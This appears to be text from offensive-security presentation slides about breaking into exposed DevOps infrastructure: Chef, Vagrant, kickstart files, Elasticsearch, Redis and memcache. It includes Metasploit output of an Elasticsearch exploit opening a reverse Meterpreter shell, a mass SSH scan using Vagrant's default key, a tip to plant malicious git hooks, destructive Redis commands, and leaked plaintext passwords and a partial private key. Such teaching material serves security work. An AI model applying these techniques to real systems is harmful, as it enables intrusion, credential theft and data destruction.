AWSSecretKey=[REDACTED]
primesite-env_RdsMasterPassword=[REDACTED]
happyreport-env_RdsMasterPassword=[REDACTED]
mror-env_RdsMasterPassword=[REDACTED]
primesite-QA-env_RdsMasterPassword=[REDACTED]
mror-QA-env_RdsMasterPassword=[REDACTED]
kens-mbp:~ cktricky$ 
```

AWS - Pivoting

Once credentials are obtained, leverage nimbostratus to pivot

<http://andresriancho.github.io/nimbostratus/>

or... just leverage any of the open source libraries available to interact with AWS

Client Provisioning


Chef

Chef allows you to define the state your servers (local or cloud) should be in and enforces it.



Chef (Web Interface)

Default/Weak Creds



A screenshot of a web browser showing the Chef Server login page. The browser's address bar displays '4040/users/login'. The page has a blue header with 'Chef Server' in white. Below the header, the word 'Login' is displayed in blue. There are two input fields: 'Username:' with 'admin' entered and a '*' icon, and 'Password:' with a '*' icon. A link below the password field reads 'Or, log in with OpenID if you have one associated with an existing user account.' A 'login' button is positioned below the link. At the bottom, a dark blue footer contains the text 'Version 0.10.0 — Copyright © 2009-2014 Opscode'.

4040/users/login

Chef Server


Login

Username: *

Password: *

[Or, log in with OpenID if you have one associated with an existing user account.](#)

Version 0.10.0 — Copyright © 2009-2014 Opscode



A screenshot of the 'Where do I get a Login?' page on the Chef Server. The page has a blue header. The main content area contains several paragraphs of text. A red rectangular box highlights the default login credentials: 'username: admin, password: p@ssw0rd1 (May be different if you've set it in Chef::Config)'. Below this, a bold warning states: 'Please change the default password immediately after logging in!'. Further text explains that users can associate an OpenID and that administrators can associate an OpenID with any user.

Where do I get a Login?

Any existing Admin level user can create new users.

To create the first user, please login with the default admin credential, which by default is:

username: admin, password: p@ssw0rd1 (May be different if you've set it in Chef::Config)


Please change the default password immediately after logging in!

Once you have an User, you can associate an OpenID with the User and login using the OpenID as the User.

Administrators can associate OpenID to any User.

Chef (Web Interface)

Environment Leakage



Chef (Web Interface)

Databags

Chef Server Environment: None

[Environments](#) [Search](#) [Status](#) [Roles](#) [Nodes](#) [Cookbooks](#)

Databag Item: mysql

[Show Parent](#) [Create](#) [Edit](#) [Delete](#)

Attribute	Value
id	mysql
▶ password	
▶ username	

Chef/knife

knife is a Chef command line utility

- Credentials stored in data bags
- Can be encrypted
- Example:

```
$ knife data bag list
```


Chef/knife

```
1. $knife data bag show drupal
2. _default:
3.   admin_pass:  admin
4.   admin_user:  example_admin
5.   db_password: drupal
6.   db_user:     drupal
7. id:           example_data
```

Chef/knife (encrypted data bag)


```
1. $knife data bag show drupal
2.
3. _default:
4.   cipher:      aes-256-cbc
5.   encrypted_data: zDE61IUD97ZK706Eq1poagRLNQFs0t4oQpdg==
6.   iv:          1wbQ46evg8jZWBS0MZW6A==
7.   version:      1
8. id:            example_data
```

Chef/knife

```
1. $knife data bag show drupal --secret-file path/to/file
2.
3. _default:
4.   admin_pass:  admin
5.   admin_user:  example_admin
6.   db_password: drupal
7.   db_user:     drupal
8. id:           example_data
```

Vagrant


Did you change your SSH keys?

 **mitchellh / vagrant**

Watch 478 Star 7,465 Fork 1,669

branch: master vagrant / keys / +

Fix doc link [GH-3978] ...

 tmatlai authored on Jun 5 latest commit 004ea50bf2

README.md	Fix doc link [GH-3978]	3 months ago
vagrant	Private key fix	2 years ago
vagrant.pub	Change comment on public key to be more descriptive of its role	4 years ago

README.md

Insecure Keypair

These keys are the "insecure" public/private keypair we offer to [base box creators](#) for use in their base boxes so that vagrant installations can automatically SSH into the boxes.

If you're working with a team or company or with a custom box and you want more secure SSH, you should create your own keypair and configure the private key in the Vagrantfile with `config.ssh.private_key_path`



Vagrant

- Default Credentials
 - root/vagrant vagrant/vagrant
 - No pass to sudo :-)

Vagrant

Scan using the default private key

```
msf auxiliary(ssh_login_pubkey) >
[*] .17:22 SSH - Testing Cleartext Keys
[*] .16:22 SSH - Testing Cleartext Keys
[*] .18:22 SSH - Testing Cleartext Keys
[*] .16:22 SSH - Testing 1 keys from vagrant.key
[*] .17:22 SSH - Testing 1 keys from vagrant.key
[*] .18:22 SSH - Testing 1 keys from vagrant.key
[*] .15:22 SSH - Testing Cleartext Keys
[*] .15:22 SSH - Testing 1 keys from vagrant.key
[*] .19:22 SSH - Testing Cleartext Keys
[*] .22:22 SSH - Testing Cleartext Keys
[*] .22:22 SSH - Testing 1 keys from vagrant.key
[*] .31:22 SSH - Testing Cleartext Keys
[*] .31:22 SSH - Testing 1 keys from vagrant.key
[*] .31:22 SSH - Testing Cleartext Keys
```

Vagrant

Scan using the default private key

```
msf > creds
Credentia
```

```
=====
```

host	service	public	private	realm	private_type
-----	-----	-----	-----	-----	-----
91	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
110	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
20	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
41	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
67	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
104	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
146	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
196	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
130	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
102	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
26	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
32	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
54	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
56	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
.19	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
.157	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
.198	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
.48	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
.124	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
20	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
.4	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
13	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key

Vagrant

Identify real from fake by ssh version scan

```
msf auxiliary(ssh_version) > services
```

Services

=====

host	port	proto	name	state	info
----	----	-----	----	-----	----
.91	22	tcp	ssh	open	SSH-2.0-OpenSSH_5.3
.110	22	tcp	ssh	open	SSH-2.0-OpenSSH_5.9p1 Debian-5ubuntu1
.20	22	tcp	ssh	open	SSH-2.0-Twisted (Kippo Honeypot)
.41	22	tcp	ssh	open	SSH-2.0-Twisted (Kippo Honeypot)
.67	22	tcp	ssh	open	SSH-2.0-Twisted
.104	22	tcp	ssh	open	SSH-2.0-Twisted (Kippo Honeypot)
.146	22	tcp	ssh	open	SSH-2.0-Twisted (Kippo Honeypot)
.196	22	tcp	ssh	open	SSH-2.0-Twisted (Kippo Honeypot)
.130	22	tcp	ssh	open	SSH-2.0-Twisted (Kippo Honeypot)
.102	22	tcp	ssh	open	SSH-2.0-Twisted (Kippo Honeypot)
.26	22	tcp	ssh	open	SSH-2.0-OpenSSH_5.9p1 Debian-5ubuntu1.1
132	22	tcp	ssh	open	SSH-2.0-Twisted (Kippo Honeypot)
154	22	tcp	ssh	open	SSH-2.0-Twisted (Kippo Honeypot)

Vagrant

Breaking into host from guest

<http://finite.state.io/blog/2012/10/30/breaking-in-and-out-of-vagrant/>

“Put evil things in `/vagrant/.git/hooks/post-commit` and wait for the user to commit some code. Since the `/vagrant/` directory is mounted from the host, my hook will persist even if the user destroys the VM.”

Kickstart Files

3 ways to set root password

1. Enter during installation
2. Crypted hash in the kickstart file
“rootpw --iscrypted”
3. Clear text in the kickstart file
“rootpw --plaintext”

Kickstart Files

Examples

43 lines (36 sloc) | 0.755 kb

Raw

Blame

History



```
1 install
2 cdrom
3 lang en_US.UTF-8
4 keyboard us
5 network --bootproto=dhcp
6 rootpw --iscrypted $1$damlkd,f$UC/u5pUts5QiU3ow.CSso/
7 firewall --enabled --service=ssh
8 authconfig --enablesshadow --passalgo=sha512
9 selinux --disabled
10 timezone UTC
11 bootloader --location=mbr
12
```

```
#version=DEVEL
# Firewall configuration
firewall --disabled
# Install OS instead of upgrade
install
# Use CDROM installation media
cdrom
repo --name="c6-media" --baseurl=file:///mnt/source
key --skip
# Root password
rootpw --plaintext DDNSolutions4U
# System authorization information
auth --enablesshadow --enablemd5
# System keyboard
keyboard us
..
```

Kickstart Files

Examples

```
install
url --url http://download.wpi.edu/pub/centos/5.9/os/i386
lang en_US.UTF-8
keyboard us
network --device eth0 --bootproto dhcp
rootpw --iscrypted $1$RNsI7OqM$IF.4ejTJT.79BP9.NMN.p.
firewall --enabled --port=22:tcp
authconfig --enablesshadow --enablemd5
selinux --disabled
timezone --utc America/New_York
bootloader --location=mbr --driveorder=sda
firstboot --disable
reboot
# The following is the partition information
# Note that any partitions you deleted are
# here so unless you clear all partitions f
# not guaranteed to work
clearpart --all
part /boot --fstype ext3 --size=200
part swap --size=1024
part / --fstype ext3 --size=1 --grow
```

```
install
url --url=http://mirror.nl.leaseweb.net/centos/6/os/x86_64/
lang ru RU.UTF-8
rootpw --plaintext 123q123
firewall --service=ssh
authconfig --enablesshadow --passalgo=sha512
selinux --disabled
keyboard us

timezone --utc Europe/Kiev
bootloader --location=mbr --driveorder=sda,sdb,sdc,sdd --append="
# The following is the partition information you requested
# Note that any partitions you deleted are not expressed
# here so unless you clear all partitions first, this is
```

ElasticSearch

elasticsearch

Provides a distributed, multitenant-capable full-text search engine with a RESTful web interface and schema-free JSON documents.

- GET request to port 9200 will show version

```
"version" : {  
  "number" : "1.2.4",
```

elasticsearch

- No Authentication
- Can search stored data via HTTP API
- Update data with PUT request
- Join an open cluster and receive all data
- RCE prior to 1.2.0

elasticsearch

exploit/multi/elasticsearch/script_mvel_rce

```
msf exploit(script_mvel_rce) > exploit
```

```
[*] Started reverse handler on [REDACTED]:4444
```

```
[*] [REDACTED]:9200 - Trying to execute arbitrary Java...
```

```
[*] [REDACTED]:9200 - Discovering remote OS...
```

```
[+] [REDACTED]:9200 - Remote OS is 'Linux'
```

```
[*] Sending stage (30355 bytes) to [REDACTED]
```

```
[*] Meterpreter session 3 opened ([REDACTED]:4444 -> [REDACTED]:55693) at  
2014-10-08 03:25:25 +0000
```

```
[+] Deleted /tmp/jrWiCR.jar
```

```
meterpreter > getuid
```

```
Server username: elasticsearch
```

```
meterpreter > 
```


elasticsearch

Searching via curl/browser is cumbersome


- Kibana FTW
 - <http://www.elasticsearch.org/overview/kibana/>
- Edit config.js to point to open Elasticsearch
- Open index.html in local browser or host on a server



elasticsearch (Kibana)

HAVE A TIMESTAMP SOMEWHERE?


If you have a field with a timestamp in it, you can set a time filter using the control in the navigation bar. You'll need to click the cog icon to configure the field that your timestamp is in.



ABOUT FILTERS

See the *Filters* bar if there are none. click on the filter icon only that document

DOCUMENT TYPES



DOCUMENT TYPES



Term	Count	Action
------	-------	--------

index_stats	50562	🔍 ⌕
-------------	-------	-----

node_stats	21234	🔍 ⌕
------------	-------	-----

indices_stats	9621	🔍 ⌕
---------------	------	-----

cluster_stats	9621	🔍 ⌕
---------------	------	-----

loft_owner	1352	🔍 ⌕
------------	------	-----

shard_event	639	🔍 ⌕
-------------	-----	-----

product	503	🔍 ⌕
---------	-----	-----

routing_event	281	🔍 ⌕
---------------	-----	-----

cluster_state	107	🔍 ⌕
---------------	-----	-----


THE MOST GENERIC DASHBOARD

It's the best I can do without knowing your defaults for you. The two *terms* panel shows the document type.

Kibana is currently configured to show the document type that by clicking on the cog icon in the top right of that dialog. You can edit individual panels and edit

The *table* panel below has attempted to show the table. To add more panels, click on the plus icon in the top right


elasticsearch (Kibana)



elasticsearch (Kibana)

Viewing the content of the document

DOCUMENTS

Fields 

All (1) / Current (4)

Type to filter...

☐ _id

☐ _index

☐ _type













☐ name

0 to 100 of 500 available for paging

_source (select columns from the list to the left)

{ "name": "Be Pro " }

View: [Table](#) / [JSON](#) / [Raw](#)

Field	Action	Value
_id	  	494
_index	  	products_staging_20141007191347820
_type	  	product
name	  	Be Pro

In-Memory Databases

Redis

Defaults:

- No encrypted communication
- No credentials
- Port 6379 (TCP)
- Binds to all interfaces
 - Moral of the story? Keep off the interwebs!

Redis

How prevalent is this?

The screenshot shows the Shodan search engine interface. The search bar at the top contains the query 'redis_version:2.8.3'. The results show 1,098 items. The left sidebar lists 'Services' with 'Redis' highlighted, and 'Top Countries' with 'United States' (420), 'China' (322), 'Turkey' (51), 'Russian Federation' (28), and 'Germany' (27). The main content area displays details for a specific host, including its IP address (\$1732), server information, and configuration files. A red box highlights the search query, and another red box highlights the total number of results (1,098). A callout box with an arrow pointing to the results count states: 'Only looking for 1 version of Redis - not bad'. The Shodan logo and navigation links are visible at the top.

Like living on the edge? Try out the beta website for Shodan.

Shodan Exploits Scanhub Maps Blog Membership Register Login

SHODAN redis_version:2.8.3 Search

Results 1 - 10 of about 1098 for redis_version:2.8.3

Services
Redis 1,098

Top Countries
United States 420
China 322
Turkey 51
Russian Federation 28
Germany 27

Beijing

```
$1732
# Server
redis_version:2.8.3
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:c5299c8f33010380
redis_mode:standalone
os:Linux 2.6.32-358.6.2.el6.x86_64 x86_64
arch_bits:64
multiplexing_api:epoll
gcc_version:4.4.7
process_id:24995
run_id:b58c3f3e435634d3e4773274552758a52b856db2
tcp_port:6379
uptime_in_seconds:6832002
uptime_in_days:79
hz:10
lnr_clock:783668
config_file:/usr/redis/redis.conf

# Clients
connected_clients:1
client_longest_output_list:0
..
```

Hurricane LABS

Celebrating 3 years of Shodan

SHODAN MAPS

Only looking for 1 version of Redis - not bad

Redis


You can navigate the DB with the redis-cli



```
Kens-MacBook-Pro:redis-stable cktricky$ src/redis-cli -h
> keys *
1) "birthday:2002"
2) "2f3dc985-05e2-4aa5-8458-fc89c46accf6"
3) "birthday:1979"
4) "photo:false"
5) "birthday:1999"
6) "birthday:1987"
7) "birthday:192047"
8) "birthday:2004"
9) "country:US"
10) "birthday:1913"
11) "d5212525-b26d-47a1-8c00-21a5aef5cd91"
12) "birthday:192014"
13) "7f527383-f5c3-4f82-b360-be9f0d4d6f04"
14) "key"
15) "country:BD"
16) "birthday:2014"
17) "country:TV"
18) "admin"
19) "birthday:1945"
20) "birthday:1980"
21) "birthday:1993"
22) "people"
```



Redis

Or use the Redis Desktop Manager



Redis

Feel lucky?



Redis - Fun Commands

FLUSHALL

SCRIPT LOAD

EVAL / EVALSHA

- Also - Thanks Adam Baldwin:
- <https://github.com/evilpacket/redis-sha-crack>

memcache

Free & open source, high-performance,
distributed memory object caching system

No code exec, but fun things get put into
memcache

Examples



memcache

```
reference";s:7:"priv  
key";s:5:"value";s:900:"-----BEGIN RSA PRIVATE KEY-----  
MIICX0TBAAKBQODiNSazMRs55fLDUHMd8PR+PhrCX7xXX2ORqEfWD2M190k7X7D  
mDI d gw  
S50 QAB  
Aol 21n  
7/2 M6s  
fnd NU7  
jx2 R9N  
k90 0nB  
BBt tsp  
Ak Kbh  
GF0 0bQ  
aPtw03n11PmK0j0Wx8eQQF1n4252Nf5q0AWZ1t0yxc0nn5t25c0v1Kv1452SF  
